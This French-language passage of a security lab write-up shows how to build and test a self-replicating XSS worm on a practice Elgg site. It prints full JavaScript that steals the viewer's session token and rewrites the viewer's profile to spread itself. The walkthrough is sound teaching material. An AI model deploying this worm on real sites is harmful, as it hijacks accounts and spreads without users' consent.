
On insère le code malveillant dans le profil de Samy



Sur le profil d'Alice, nous n'avons pas de description …



Maintenant, si je vais visiter le profil de Samy avec le compte d'Alice…



7 - Créer un programme malveillant qui se propage toute seul


Si des personnes voient un profil infecté, le programme devrait se propager sur leur profil ainsi que sur ceux qui ont vu ce profil nouvellement contaminé…

Plus il y a de personnes qui voient le profil contaminé et plus le programme malveillant se propagera…

Voici le code que l'on va utiliser pour faire cela …(en se basant sur notre code précédent)


```
<script type="text/javascript" id="worm">
        window.onload = function(){
        var headerTag ="<script id=\"worm\" type=\"text/javascript\">";
        var jsCode = document.getElementById("worm").innerHTML;
        var tailTag ="</" + "script>";

        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

        var desc = "&description=Jordan the HACKERRR" + wormCode;
        desc += “&accesslevel[description]=2”;

        //Obtenir le username, le guid, timestamp et le token
        var userName="&name="+elgg.session.user.name;
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;

        // Construire l'URL
        var sendurl="http://www.seed-server.com/action/profile/edit";
        var content= token + ts + userName + desc + guid;

        //Requête Ajax pour modifier le profil
        var attackerguid=59
        if(elgg.session.user.guid!=attackerguid) {
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(content);
        }
        }
</script>
```

Comme on a l'habitude de faire, on ajoute le code malveillant sur le profil de Samy.




Depuis Charlie, on visite le profil de Samy, on obtient notre changement…

Charlie initialement:




Charlie infecté :




Depuis Boby, on visite le profil de Charlie, on obtient notre changement…

Boby initialement:



Boby infecté :



Voilà nous avons créé notre ver.